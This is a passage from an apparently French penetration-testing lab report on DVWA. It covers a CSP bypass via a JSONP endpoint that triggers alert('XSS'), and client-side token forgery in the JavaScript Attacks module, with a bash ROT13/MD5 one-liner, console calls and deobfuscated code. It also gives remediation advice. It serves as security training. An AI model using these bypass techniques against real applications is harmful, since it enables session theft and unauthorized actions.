


4. **Transmission de la requête** : Envoi de la requête modifiée au serveur via Burp Suite (**Forward**).

Résultat et Preuve de Concept (PoC)

Le serveur traite la requête et retourne le contenu généré par le script JSONP : alert('XSS'). Le navigateur, vérifiant que la réponse provient de la même origine ('self'), valide le script par rapport à la politique CSP et l'exécute immédiatement.

La boîte de dialogue **"XSS"** s'affiche dans le navigateur, confirmant le contournement complet de la protection CSP.




Impossible Security

Au niveau **Impossible**, la vulnérabilité d'abus de point de terminaison JSONP présente dans le niveau *High* est entièrement corrigée.

L'application conserve la même directive CSP stricte .

Cependant, le vecteur d'attaque permettant de contourner la CSP est neutralisé en sécurisant le mécanisme d'appel JSONP côté client et côté serveur.



vulnerabilities/csp/source/impossible.js

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp_impossible.php";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

3.13.3. Impact technique

Un contournement réussi de la politique de sécurité du contenu (**CSP Bypass**) ramène le niveau de risque de l'application à celui d'une vulnérabilité **Cross-Site Scripting (XSS)** classique. La CSP perd son rôle de seconde ligne de défense.

- **Vol de session (Session Hijacking)** : Si les cookies de session ne sont pas sécurisés avec l'attribut HttpOnly, un attaquant peut extraire le jeton de session de la victime (document.cookie) et exfiltrer ses identifiants vers un serveur distant sous son contrôle.
- **Usurpation d'identité et actions non autorisées** : Le script malveillant exécuté dans le contexte du navigateur de la victime peut effectuer des requêtes au nom de l'utilisateur (modification de mot de passe, suppression de données, actions administratives).
- **Vol de données sensibles (Data Exfiltration)** : Capture à la volée des saisies utilisateur (keylogging), lecture du contenu du DOM (informations personnelles, jetons CSRF) et réacheminement vers une infrastructure externe.
- **Redirection malveillante et Phishing** : Altération de la structure de la page (DOM Defacement) pour afficher de faux formulaires de connexion ou rediriger l'utilisateur vers des sites de phishing.

3.13.4. Recommandations et Remédiations

La sécurisation contre les contournements de CSP reposant sur des endpoints JSONP nécessite une approche en profondeur combinant la refonte des API et le durcissement de la politique CSP.

1. Abandon de JSONP au profit de CORS (*Recommandé*)

JSONP est une technique obsolète qui comporte des risques structurels d'exécution de code.

- **Remplacement** : Migrer les endpoints JSONP vers une API REST standard renvoyant du JSON pur sans exécuter de fonction de rappel.
- **Contrôle d'accès** : Utiliser les en-têtes CORS (*Cross-Origin Resource Sharing*) pour autoriser le partage de ressources entre origines de manière explicite, granulaire et sécurisée.

2. Sécurisation des endpoints JSONP existants (*Si le maintien est temporairement nécessaire*)

Si le mécanisme JSONP ne peut pas être immédiatement retiré de l'application :

- **Validation par liste blanche (Allowlist)** : Restreindre strictement les noms de fonctions de rappel (*callback*) autorisés côté serveur à une liste prédéfinie et fermée.
- **Filtrage des caractères** : Valider rigoureusement le paramètre de rappel via des expressions régulières pour n'autoriser que des caractères alphanumériques simples et rejeter toute tentative d'injection de syntaxe JavaScript (fonctions, parenthèses, guillemets).
- **Protection contre le MIME-Sniffing** : S'assurer que le serveur renvoie le type de contenu JavaScript approprié tout en activant la directive d'en-tête qui empêche le navigateur d'interpréter le fichier sous un autre type MIME (*nosniff*).

3. Modernisation de la politique CSP

L'utilisation de la directive autorisant uniquement la même origine ('self') ne protège pas contre les scripts valides hébergés sur le serveur qui peuvent être détournés comme gadgets d'exécution.

- **Politique basée sur les Nonces** : Associer chaque script légitime à un jeton aléatoire à usage unique (*nonce*) généré à chaque requête HTTP, combiné à l'instruction de dynamique stricte (*strict-dynamic*).
- **Audit des endpoints de l'origine** : Répertorier et sécuriser l'ensemble des scripts et API accessibles publiquement sur la même origine afin de supprimer tout point d'injection potentiel.

3.14. Module : JavaScript Attacks

3.14.1. Description de la vulnérabilité.

La vulnérabilité liée aux **attaques JavaScript (JavaScript Attacks)** repose sur un principe fondamental de la sécurité web : **l'absence de confiance accordée aux traitements effectués du côté client (Client-Side)**.

Cette vulnérabilité survient lorsqu'une application web s'appuie sur le navigateur de l'utilisateur pour effectuer des contrôles de sécurité, la génération de jetons de validation, le chiffrement, ou l'obfuscation de données sensibles avant leur transmission au serveur, sans valider ou réexécuter ces traitements de manière autonome côté serveur (Server-Side).

Mécanisme de la vulnérabilité

1. **Contrôle total de l'environnement d'exécution** : L'utilisateur (ou l'attaquant) possède un contrôle absolu sur le code JavaScript exécuté dans son navigateur. Il a un accès direct au DOM, à la console d'exécution, au débogueur, ainsi qu'aux flux réseau.
2. **Obfuscation vs Sécurité** : L'application tente souvent de masquer sa logique métier à l'aide de techniques d'obfuscation de code JavaScript (encodage, minification, transformations d'expressions). Cependant, l'obfuscation ne constitue pas une mesure de sécurité (*Security through Obscurity*).
3. **Bypass des contrôles** : Tout traitement réalisé par le code JavaScript (calcul d'un hash, modification d'un champ masqué, restriction de saisie) peut être analysé par ingénierie inverse, modifié à la volée, contourné via la console du navigateur ou rejoué manuellement via un proxy d'interception (tel que Burp Suite).

3.14.2. Vecteur d'attaque et exploitation



Low Security

1. Analyse du code source

L'examen du fichier `vulnerabilities/javascript/source/low.php` révèle la logique d'obfuscation et de génération de jeton exécutée dans le navigateur :

- **Mécanisme** : La fonction generate_token() récupère la chaîne saisie dans le champ d'entrée phrase, lui applique un chiffrement par décalage **ROT13**, puis calcule l'empreinte **MD5** du résultat pour remplir le champ masqué token.
- **Vulnérabilité** : Le serveur attend que la valeur phrase soit égale à "success" et que le jeton transmis corresponde exactement au hash MD5(ROT13("success")). Comme generate_token() est exécuté au chargement initial avec la valeur par défaut (ChangeMe), si l'utilisateur tape simplement success et soumet le formulaire sans régénérer le jeton, la validation échoue.

2. Processus d'exploitation

L'attaque consiste à calculer la valeur exacte du jeton attendu pour le mot-clé "success" et à soumettre la requête conforme au serveur.

Calcul en ligne de commande (CLI) et interception Burp Suite

1. **Calcul du jeton attendu** : En appliquant la transformation ROT13 puis le calcul MD5 à la chaîne "success" :
 - ROT13("success") = "fhpprff"
 - MD5("fhpprff") = 38581812b435834ebf84ebcc2c6424d6


Commande Bash exécutée sous Kali Linux :

149


```
root@kali: ~  
Session Actions Éditer Vue Aide  
  
(root@kali)-[~]  
# echo -n "success" | tr 'a-zA-Z' 'n-za-mN-ZA-M' | md5sum  
38581812b435834ebf84ebcc2c6424d6 -
```

2. Interception et Forge de la requête HTTP :

- Capture de la requête POST lors du clic sur *Submit* via **Burp Suite Proxy**.



- Modification du corps de la requête POST :



- Envoi de la requête interceptée (*Forward*).

3. Résultat


Le serveur valide la correspondance entre phrase=success et son jeton associé, affichant le message de réussite : **"Well done!"**.



Medium Security

1. Analyse du code source

L'examen du fichier `vulnerabilities/javascript/source/medium.js` montre l'utilisation d'un mécanisme de masquage basé sur l'inversion de chaîne de caractères :




- **Fonctionnement du script :**
 - **do_something(e)** : Parcourt la chaîne `e` de la fin vers le début pour l'inverser (String Reversal).
 - **do_elsesomething(e)** : Appelle `do_something(e)` et injecte la valeur obtenue dans le champ masqué token.
 - **setTimeout(...)** : Au bout de 300 ms après le chargement de la page, le script exécute `do_elsesomething("XX")`, ce qui attribue automatiquement la valeur "XX" au champ token.
- **Logique de validation** : Pour valider l'épreuve, le serveur exige que le champ phrase reçoive la valeur "success" et que le champ masqué token contienne l'inverse exact de ce mot, c'est-à-dire "sseccus".

2. Processus d'exploitation

Manipulation via la console du navigateur

1. Saisir la valeur "success" dans le champ texte **Phrase**.



2. Ouvrir les outils de développement (F12) et accéder à l'onglet **Console**.
3. Exécuter la fonction JavaScript avec la chaîne cible :



4. Cliquer sur le bouton **Submit**.

3. Résultat

Le serveur vérifie la concordance entre phrase=success et token=sseccus. Le jeton étant valide, le message de succès "**Well done!**" s'affiche à l'écran.



High Security

1. Analyse du code source

L'examen du fichier `vulnerabilities/javascript/source/high.js` montre l'utilisation d'une **obfuscation avancée de code JavaScript** (combinaison de minification, de tableaux de chaînes encodées, de décalages d'index et de la fonction `eval()`).

- **Obfuscation** : Le code source brut est volontairement rendu illisible pour empêcher la compréhension directe des algorithmes de génération du jeton.



- **Désobfuscation :** En passant le script dans un outil de désobfuscation / embellisseur de code (*JS Beautifier / Deobfuscator*), la structure réelle du script apparaît. On découvre que le jeton est généré par l'exécution successive de trois fonctions complémentaires :
 - token_part_1(a, b)
 - token_part_2(c)
 - token_part_3(d, e)

Input

```
1 var a=['fromCharCode','toString','replace','Be3','\x5cw+', 'Lyg','SuR',  
2
```

Output

```
1 var a = ["fromCharCode", "toString", "replace", "Be3", "\\w+", "Lyg"  
2 (function (c, d) {  
3   var e = function (f) {  
4     while (--f) {  
5       c.push(c.shift());  
6     }  
7   };  
8   e(++d);  
9 }(a, 500));  
10 var b = function (c, d) {  
11   c = c - 0;  
12   var e = a[c];  
13   return e;  
14 };  
15 eval(function (d, e, f, g, h, i) {  
16   h = function (j) {  
17     return (j < e ? "" : h(parseInt(j / e))) + ((j = j % e) > 35 ? !  
18   );  
19   if (!""[b("0x2")](/^/, String)) {  
20     while (f--) {  
21       i[h(f)] = g[f] || h(f);  
22     }  
23     g = [function (k) {  
24       if ("wpA" !== b("0x3")) {  
25
```


Ces fonctions appliquent des transformations combinées (hachage SHA-256 / MD5 et concaténation de clés statiques) à la valeur saisie dans le champ phrase.

2. Processus d'exploitation


Malgré l'obfuscation complexe, le code s'exécute entièrement côté client dans le navigateur. L'attaquant peut donc soit analyser le code désobfusqué, soit appeler directement les fonctions chargées en mémoire après le rendu de la page.

Méthode : Exécution directe dans la console JavaScript

1. **Préparation de la saisie :** Entrer le mot-clé "success" dans le champ **Phrase** de l'interface web.




- Génération dynamique du jeton :** Ouvrir la console des outils de développement (F12) et exécuter dans l'ordre les fonctions de génération révélées par l'analyse du script :



Ces appels calculent la valeur globale du jeton et mettent automatiquement à jour le champ masqué (`<input id="token">`) dans le DOM avec la valeur attendue par le serveur (ex: `ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84`).

3. Soumission de la requête :



3. Résultat

Le serveur valide la correspondance entre le mot "success" et le jeton complet généré. L'épreuve est réussie et le message **"Well done!"** s'affiche.



Impossible Security



